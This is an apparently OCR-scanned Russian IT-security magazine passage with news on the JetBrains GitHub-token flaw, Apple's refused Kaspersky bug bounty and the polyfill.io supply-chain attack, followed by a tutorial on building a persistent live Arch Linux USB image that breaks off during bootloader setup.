
Полный список исправленных версий включает:

- **Aqua**: 2024.1.2;
- **CLion**: 2023.1.7, 2023.2.4, 2023.3.5, 2024.1.3, 2024.2 EAP2;
- **DataGrip**: 2024.1.4;
- **DataSpell**: 2023.1.6, 2023.2.7, 2023.3.6, 2024.1.2;
- **GoLand**: 2023.1.6, 2023.2.7, 2023.3.7, 2024.1.3, 2024.2 EAP3;
- **IntelliJ IDEA**: 2023.1.7, 2023.2.7, 2023.3.7, 2024.1.3, 2024.2 EAP3;
- **MPS**: 2023.2.1, 2023.3.1, 2024.1 EAP2;
- **PhpStorm**: 2023.1.6, 2023.2.6, 2023.3.7, 2024.1.3, 2024.2 EAP3;
- **PyCharm**: 2023.1.6, 2023.2.7, 2023.3.6, 2024.1.3, 2024.2 EAP2;
- **Rider**: 2023.1.7, 2023.2.5, 2023.3.6, 2024.1.3;
- **RubyMine**: 2023.1.7, 2023.2.7, 2023.3.7, 2024.1.3, 2024.2 EAP4;
- **RustRover**: 2024.1.1;
- **WebStorm**: 2023.1.6, 2023.2.7, 2023.3.7, 2024.1.4.

Администраторам рекомендуется как можно скорее установить патчи и отозвать токены GitHub. Также компания настоятельно советует клиентам, активно использующим функциональность пул-реквестов GitHub в IntelliJ IDE, отозвать все токены GitHub, используемые уязвимым плагином, поскольку они могут предоставить потенциальным злоумышленникам доступ к связанным аккаунтам на GitHub (даже если включена дополнительная защита в виде двухфакторной аутентификации).

Кроме того, если плагин использовался с интеграцией OAuth или Personal Access Token (PAT), следует отозвать доступ JetBrains IDE Integration и удалить токен плагина интеграции IntelliJ IDEA с GitHub. Подчеркивается, что после отзыва токена придется заново настроить плагин, так как все его функции (включая операции с Git) перестанут работать.

Помимо этого, JetBrains связалась с разработчиками GitHub, чтобы помочь минимизировать последствия уязвимости. Поэтому, в связи с принятыми мерами, плагин JetBrains GitHub может работать некорректно в старых версиях IDE JetBrains.




APPLE НЕ ЗАПЛАТИЛА «ЛАБОРАТОРИИ КАСПЕРСКОГО»

Летом 2023 года ФСБ и ФСО России предупредили о «разведывательной акции американских спецслужб, проведенной с использованием мобильных устройств фирмы Apple». Вскоре после этого «Лаборатория Касперского» опубликовала развернутый отчет о целевых атаках, направленных на устройства, работающие под управлением iOS, а также сообщила о нескольких использованных в этой кампании уязвимостях.

В итоге эти шпионские атаки получили название «Операция „Триангуляция“», и специалисты писали, что это «самая изощренная цепочка атак» из всех, что они когда-либо видели.

Как выяснилось теперь, компания Apple так и не выплатила «Лаборатории Касперского» причитающиеся bug bounty. Причем вознаграждение за обнаружение такого рода багов может составлять до миллиона долларов США.

> «Мы нашли zero-day-, zero-click-уязвимости, передали всю информацию Apple, сделали полезное дело. По сути своей, мы зарепортили им уязвимость, за которую они должны заплатить bug bounty. Нам это вознаграждение не нужно, но есть практика такие выплаты от больших компаний передавать на благотворительность. Apple отказала нам в выплате, даже в пользу благотворительной организации, сославшись на внутреннюю политику, без объяснения. Учитывая, сколько информации мы им предоставили и насколько проактивно это сделали, — непонятно, почему они приняли такое решение.
>
> После обнаружения шпионского модуля в iPhone сотрудников компании в прошлом году мы ушли с iOS. Всем сотрудникам компании сейчас планово, поэтапно выдают корпоративные мобильные устройства на Android. Мы ушли с iOS не потому, что она менее безопасна, а потому, что нам, как security-вендору, хочется иметь в своих руках больше контроля над безопасностью устройств. На iOS мы не можем поставить полноценный продукт, который будет сканировать активность, файлы, предоставлять информацию, необходимую для incident response. Android к тому же предоставляет больший функционал для MDM. В общем, если какая-то кибератака на сотрудников снова произойдет, то разбираться с ней на iOS будет сложно, как показала практика», — рассказал журналистам RTVI Дмитрий Галов, руководитель российского исследовательского центра «Лаборатории Касперского».



АТАКА ЧЕРЕЗ POLYFILL

Вокруг сервиса polyfill(.)io развернулся громкий скандал, связанный с атакой на цепочку поставок.

Термином polyfill («полифил») обозначают код, реализующий какую-либо функциональность, которая поддерживается не во всех версиях браузеров. Например, полифил может добавлять JavaScript-функциональность, которая недоступна для старых браузеров, но уже присутствует в современных.

Polyfill(.)io используется множеством сайтов, чтобы все их посетители могли пользоваться одной и той же кодовой базой, даже если их браузеры не поддерживают какие-то современные функции.

В конце июня стало известно о масштабной атаке на цепочку поставок, затронувшей не менее 100 тысяч сайтов, использовавших cdn.polyfill(.)io.

Дело в том, что домен недавно приобрела китайская компания Funnull, после чего исследователи компании Sansec обнаружили, что скрипт был модифицирован для перенаправления пользователей на вредоносные и мошеннические сайты.

При этом разработчик оригинального проекта Эндрю Беттс (Andrew Betts) еще в феврале предупреждал о том, что он никогда не был владельцем polyfill(.)io и не имел к нему отношения. Еще тогда он рекомендовал всем владельцам сайтов немедленно избавиться от этого кода.

Более того, Беттс, создавший опенсорсный проект polyfill еще в середине 2010-х годов, вообще писал о том, что людям следует прекратить использовать polyfill(.)io, так как в современном мире в этом уже нет никакой нужды.

Когда информация об атаке начала распространяться в СМИ, домен polyfill(.)io был закрыт регистратором Namecheap. Однако новые владельцы сервиса тут же возобновили его работу на новом домене (polyfill(.)com), заявив, что их оклеветали и «никаких рисков для цепочки поставок нет». По состоянию на 28 июня 2024 года новый домен тоже перестал отвечать и, похоже, также был закрыт регистратором.

Более того, после предания этой истории огласке представители компании Cloudflare выразили недовольство тем, что polyfill(.)io неправомерно использовал название и логотип Cloudflare.

Компания заявила, что неспособность polyfill(.)io удалить «ложные заявления» со своего сайта (хотя представители Cloudflare связывались с компанией) служит «еще одним предупреждающим сигналом о том, что им нельзя доверять».

Кроме того, в Cloudflare подтвердили выводы специалистов Sansec и сообщили, что CDN polyfill(.)io используется для перенаправления пользователей, например, на сайты со ставками на спорт и это делается с помощью доменного имени google-anaiytics(.)com, которое умышленно написано неправильно и имитирует Google Analytics.

Соучредитель и глава Cloudflare Мэттью Принс (Matthew Prince) добавил, что около 4% всех сайтов в интернете (то есть десятки миллионов ресурсов) используют polyfill(.)io, и назвал возможные последствия от этой атаки «крайне тревожными».

В ответ на эти обвинения новые владельцы сервиса опубликовали серию сообщений в социальной сети X (бывший Twitter), где заявили о своей непричастности к масштабной атаке на цепочку поставок и обвинили СМИ в клевете:

> *«Мы обнаружили в СМИ сообщения, клевещущие на Polyfill. Мы хотим пояснить, что все наши сервисы кешируются в Cloudflare и никакого риска для цепочки поставок нет», — пишут представители сервиса.*

Однако ИБ-исследователи призывают не верить заявлениям компании. Так, издание Bleeping Computer выяснило, что эта масштабная атака была проведена сразу через несколько CDN (polyfill(.)io, BootCDN, Bootcss и Staticfile) и могла затронуть вовсе не 100 тысяч, а десятки миллионов сайтов, причем за происходящим стоит один оператор.

Специалисты ожидают, что эффект от этой атаки проявит себя в ближайшие недели, тогда будет более понятен масштаб произошедшего.

Многие опасаются, что операторы polyfill(.)io могли заранее зарегистрировать множество доменов у разных регистраторов (например, polyfill(.)cloud) и теперь могут начать развертывание этих доменов, услугами которых смогут по-прежнему воспользоваться люди, ничего не знающие о происходящем.

Всем, кто еще этого не сделал, рекомендуется как можно скорее перейти на безопасные альтернативы, уже созданные специалистами Cloudflare и Fastly.

Также в этом может помочь сайт Polykill.io, созданный компанией Leak Signal. Этот сервис позволяет выявлять сайты, использующие polyfill(.)io, и предлагает информацию о переходе на альтернативные решения.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

RCE-уязвимость в PHP влияет на все версии Windows

Google начинает внедрение Manifest V3

Атака SnailLoad позволяет следить за пользователями без прямого доступа к трафику

В США полностью запретили продажу продуктов «Лаборатории Касперского»

Фанаты MMO Club Penguin взломали Disney и похитили 2,5 Гбайт данных

Корпоративная сеть TeamViewer пострадала от атаки

Hugging Face предупреждает: платформу Spaces взломали

РКН потребовал от Google и Opera заблокировать расширение для обхода блокировок

Вышла Kali Linux 2024.2 с 18 новыми инструментами

Игроки призвали избавить Team Fortress 2 от ботов

КАРМАННЫЙ ARCH

Делаем флешку с живым образом Arch Linux

ksandr
ksandr@tutamail.com

Сегодня мы с тобой создадим «живой» USB-накопитель с установочным образом Arch Linux. «Живой» в том смысле, что во время использования можно будет устанавливать и удалять программы, менять любые файлы и сохранять изменения. Я приготовил для тебя максимально подробную инструкцию по основным действиям, но дальше ты сможешь настроить всё так, как тебе понравится.

У каждого линуксоида есть любимая система. У некоторых даже несколько, каждая — для особых задач. Один из таких специальных случаев — это портативная система, которую можно загрузить на чужой машине или на твоей, если основная ОС вдруг перестала работать нормально.

Есть множество готовых разработок, предназначенных как раз для решения таких задач. Но мы-то хотим получить полностью кастомизированное окружение — привычное и с набором нужных программ!

Варианта здесь два: сделать загрузочный образ ISO либо просто установить всё на флешку. В первом случае система будет в разы компактнее, во втором мы получим важную возможность ставить и удалять программы и менять настройки во время работы.

Да, флешка будет изнашиваться, но стоят они сейчас недорого, и возможность работы с полноценной ОС, на мой взгляд, гораздо важнее.

ПОДГОТОВКА

Все работы я буду проводить на Arch Linux для x86-64 и возьму оригинальные archiso, которые используются для создания официальных ISO-образов.

Поэтому в систему должны быть установлены следующие пакеты: archiso, arch-install-scripts, gptfdisk.

Можно как сразу установить на USB-накопитель, так и создать образ диска, который потом можно будет записать на флешку. Далее я опишу процесс создания образа диска.

СОЗДАЕМ ПУСТОЙ ФАЙЛ ПОД РАЗМЕР ФЛЕШКИ

Переходим в каталог, где будем создавать наш образ.

```
cd ~
```

Все дальнейшие действия будем делать с привилегиями суперпользователя.

```
su
```

Чтобы тебе было легче ориентироваться, буду показывать вывод некоторых команд.

Узнать точный размер устройства можно командой

```
lsblk -bo NAME,SIZE
```

```
lsblk -bo NAME,SIZE
NAME   SIZE
sda4005527552
├─sda1   10485760
├─sda2  268435456
└─sda3 3725540864
mmcblk0 62226694144
├─mmcblk0p1   209715200
└─mmcblk0p2 62015930368
```

Она покажет все устройства, среди них тебе нужно найти свой USB-накопитель.

Узнав номер устройства, ты можешь составить команду и задать нужный размер файла. Делим размер на 4096 и получаем нужное количество блоков.

Примеры:

```
16 Гб: 16034824192 / 4096 = 3914752
4 Гб:   4005527552 / 4096 = 977912
```

4096 — это обычный размер сектора для файловой системы.

Команда для создания файла `usb.img` размером 4 Гбайт:

```
dd if=/dev/zero of=usb.img bs=4096 count=977912 status=progress
```

```
$ dd if=/dev/zero of=usb.img bs=4096 count=977912 status=progress
3651747840 байт (3,7 GB, 3,4 GiB) скопирован, 8 s, 456 MB/s
977912+0 записей получено
977912+0 записей отправлено
4005527552 байт (4,0 GB, 3,7 GiB) скопирован, 8,78378 s, 456 MB/s
```

Проверяем:

```
ls -la usb.img
```

```
$ ls -la usb.img
-rw-rw-r-- 1 root root 4005527552 апр 25 19:51 usb.img
```

Если файл получился больше, можно обрезать до нужной длины с помощью `truncate`. Например, до 16 Гбайт:

```
truncate -s 16034824192 usb.img
```

СОЗДАЕМ РАЗМЕТКУ ДИСКА

Чтобы наша система могла загружаться на компьютерах и с BIOS, и с EFI, нам нужно разметить диск на три раздела:

- один — 10 Мбайт, без файловой системы, необходим для установки загрузчика GRUB в режиме BIOS;
- второй — 256 Мбайт, будет отформатирован в FAT32, здесь создадим раздел `boot` и поставим GRUB в режиме EFI;
- все оставшееся место отдадим корневой файловой системе. Отформатируем ее в Ext4.

Создаем разметку GPT и делим диск на три раздела:

```
sgdisk -o -n 1:0:+10M -t 1:EF02 -n 2:0:+256M -t 2:EF00 -n 3:0:0 -t 3:
8300 usb.img
```

```
$ sgdisk -o -n 1:0:+10M -t 1:EF02 -n 2:0:+256M -t 2:EF00 -n 3:0:0 -t
3:8300 usb.img
Creating new GPT entries in memory.
Warning: The kernel is still using the old partition table.
The new table will be used at the next reboot or after you
run partprobe(8) or kpartx(8)
The operation has completed successfully.
```

МОНТИРУЕМ В СИСТЕМУ СОЗДАННЫЙ ОБРАЗ

Создаем связь между файлом образа `usb.img` и устройством loopback. Это позволяет работать с файлом образа так, как если бы он был физическим устройством, например USB-накопителем.

```
losetup --show -Pf usb.img
```

```
$ losetup --show -Pf usb.img
/dev/loop0
```

Команда покажет имя созданного устройства, в данном случае это `/dev/loop0`.

Проверяем.

```
ls /dev/loop0*
```

```
$ ls /dev/loop0*
/dev/loop0
/dev/loop0p1
/dev/loop0p2
/dev/loop0p3
```

У нашего образа должно быть три раздела: `loop0p1`, `loop0p2`, `loop0p3`.

Форматируем разделы

По стандарту раздел EFI должен быть отформатирован в FAT32.

```
mkfs.fat -F32 /dev/loop0p2
```

```
$ mkfs.fat -F32 /dev/loop0p2
mkfs.fat 4.2 (2021-01-31)
```

Третий раздел будет основным, для него можно выбрать любую ФС, которую будут поддерживать и загрузчик, и ядро.

Форматируем в Ext4:

```
mkfs.ext4 /dev/loop0p3
```

```
$ mkfs.ext4 /dev/loop0p3
mke2fs 1.46.5 (30-Dec-2021)
...
...
Создание журнала (16384 блоков): готово
Writing superblocks and filesystem accounting information: готово
```

Монтируем разделы в /mnt/usb

Сначала мы смонтируем раздел `/dev/loop0p3`, это будет наш основной раздел, на который установим систему. Затем на этом разделе мы создадим каталог `/boot`, в который смонтируем раздел `/dev/loop0p2`.

```
mkdir -p /mnt/usb
mount /dev/loop0p3 /mnt/usb
mkdir /mnt/usb/boot
mount /dev/loop0p2 /mnt/usb/boot
```

КОПИРУЕМ AIROOTFS

Несколько слов об Archiso. Это инструмент, с помощью которого создают официальные образы Arch Linux. Он состоит из двух частей: скрипта **mkarchiso**, который собирает образ, и каталога с настройками будущего образа. Нам нужен будет каталог с конфигами. В нем находятся:

- список пакетов, которые необходимо установить, они хранятся в файле `packages.x86_64`;
- каталог `airootfs`. Его структура идентична структуре Arch Linux, здесь лежат конфиги системы.

Нам три раза придется указывать путь до каталога с настройками Archiso. Чтобы было проще, вынесем путь к нему в переменную.

```
export ARCHISO=/usr/share/archiso/configs/releng
```

Копируем настройки официального образа до установки пакетов. Если при установке пакета обнаружится, что конфиг для него уже есть, файл не переписывается, а создается новый с расширением .pacnew. Во время установки пакетов будут показаны предупреждения об этом.

```
cp -afv $ARCHISO/airootfs/* /mnt/usb/
```

ПЕРЕВОД НЕКОТОРЫХ ФАЙЛОВ НА РУССКИЙ (НЕОБЯЗАТЕЛЬНО)

В своем образе ты можешь поменять приветствие системы на какое хочешь. Файл приветствия — `/etc/motd`. Я сделал (ну ладно, Яндекс сделал) простой перевод исходного файла, ниже — команда, которой его можно заменить.

```
wget -O /mnt/usb/etc/motd https://gitflic.ru/project/ksandr/archi/
blob/raw?file=airootfs/etc/motd
```

В установочном образе есть команда `Installation_guide`, открывающая в консольном текстовом браузере страницу вики по установке системы.

Заменим в ней ссылку, чтобы она указывала на русскоязычный аналог страницы.

```
sed -i 's/https:\/\/wiki.archlinux.org\/title\/Installation_guide/
https:\/\/wiki.archlinux.org\/title\/Installation_guide\(
%D0%A0%D1%83%D1%81%D1%81%D0%BA%D0%B8%D0%B9)/' /mnt/usb/usr/local/bin/
Installation_guide
```

СТАВИМ ПАКЕТЫ

Список пакетов берем из настроек официального образа.

Команда установки:

```
pacstrap -c -G -M -C $ARCHISO/pacman.conf -- /mnt/usb
```

Для парсинга списка пакетов подойдет такая команда:

```
grep -v '^#' $ARCHISO/packages.x86_64 | tr '\n' ' ' | xargs pacstrap
-c -G -M -C $ARCHISO/pacman.conf -- /mnt/usb
```

```
$ grep -v '^#' packages.x86_64 | tr '\n' ' ' | xargs pacstrap -c -G -M -
C pacman.conf -- /mnt/usb
...
...
...
(14/16) Reloading system bus configuration...
Skipped: Running in chroot.
(15/16) Warn about old perl modules
perl: warning: Setting locale failed.
perl: warning: Please check that your locale settings:
LANGUAGE = (unset),
LC_ALL = (unset),
LC_MESSAGES = "ru_RU.UTF-8",
LANG = "ru_RU.UTF-8"
are supported and installed on your system.
perl: warning: Falling back to the standard locale ("C").
(16/16) Updating the info directory file...
```

Если процесс закончился такими строками, можно идти дальше. Если нет — посмотри, верно ли выполнил каждое действие.

ДОКРУЧИВАЕМ НАСТРОЙКИ

Основная часть установки совпадает с тем, что написано в официальной вики.

Но чтобы было удобнее пользоваться этой статьей, я позволю себе повторить часть действий из официального руководства.

Генерируем файл `/etc/fstab` для нашего образа — список файловых систем, монтируемых при загрузке системы.

```
genfstab -U /mnt/usb > /mnt/usb/etc/fstab
```

Переходим в chroot. Это позволит изолировать процесс от остальной системы и создаст виртуальную среду, в которой процесс может вести себя, как будто он работает в отдельной системе.

После выполнения этой команды текущий процесс и все его дочерние процессы будут работать в изолированной среде, корневым каталогом которой будет `/mnt/usb`.

```
arch-chroot /mnt/usb
```

Нам необходимо отредактировать файл `/etc/fstab`.

Если на системе, с которой ты создаешь образ, используется раздел swap, то при генерации файла `/etc/fstab` добавится запись о монтировании этого раздела.

Необходимо отключить в fstab раздел swap, если он там есть. Удали или закомментируй строку, которая за него отвечает.

```
vim /etc/fstab
```

Также рекомендую изменить параметры монтирования с realtime на noatime, это уменьшает количество операций записи на диск.

Ниже пример файла с внесенными изменениями, значения UUID в твоем файле будут другими.

```
$ cat /etc/fstab
$ /dev/loop0p3
UUID=d6ef477c-8db7-4b1b-9e55-a28fefbf03c1   / ext4  rw,noatime  0 1

$ /dev/loop0p2
UUID=C963-38B9/boot vfat
rw,noatime,fmask=0022,dmask=0022,codepage=437,iocharset=ascii,shortname=
mixed,utf8,errors=remount-ro0 2

$ /dev/sda1
#UUID=8ac5fbc3-058e-4a18-a084-e68b52c1af46  none  swap  defaults0 0
```

Установи свою временную зону.

```
ln -sf /usr/share/zoneinfo/Europe/Moscow /etc/localtime
```

Файл `/etc/locale.gen` содержит списки доступных локализаций системы, рекомендую оставить эти две:

```
en_US.UTF-8 UTF-8
ru_RU.UTF-8 UTF-8
```

Сгенерируй файлы локализации.

```
locale-gen
```

Установи общесистемное значение переменной `LANG`.

```
echo LANG=ru_RU.UTF-8 > /etc/locale.conf
```

Установи шрифт и параметры изменения раскладки.

В файл `/etc/vconsole.conf` запиши:

```
KEYMAP=ru
FONT=cyr-sun16
```

INFO

Некоторые из манипуляций, описанных в этом разделе, можно проделать сразу с каталогом archiso, тогда при установке будет меньше действий.

Продолжение статьи →

КАРМАННЫЙ ARCH

ДЕЛАЕМ ФЛЕШКУ С ЖИВЫМ ОБРАЗОМ ARCH LINUX

СТАВИМ ЗАГРУЗЧИКИ

Начать надо с создания начального загрузочного диска системы.

Отредактируй файл предустановки `/etc/mkinitcpio.d/linux.preset`.

Мы будем использовать стандартный файл настроек `mkinitcpio`, так что измени строку, указывающую на конфиг.

```
vim /etc/mkinitcpio.d/linux.preset
```

```
$ mkinitcpio preset file for the 'linux' package on archiso
PRESETS=('archiso')
ALL_kver='/boot/vmlinuz-linux'
archiso_config='/etc/mkinitcpio.conf'
archiso_image="/boot/initramfs-linux.img"
```

Отредактируй файл настроек `mkinitcpio`. В параметре `HOOKS` необходимо убрать `autodetect`.

```
vim /etc/mkinitcpio.conf
```

```
...
HOOKS=(base udev microcode modconf kms keyboard keymap consolefont
block filesystems fsck)
...
```

Пересоздай образ initcpio.

INFO

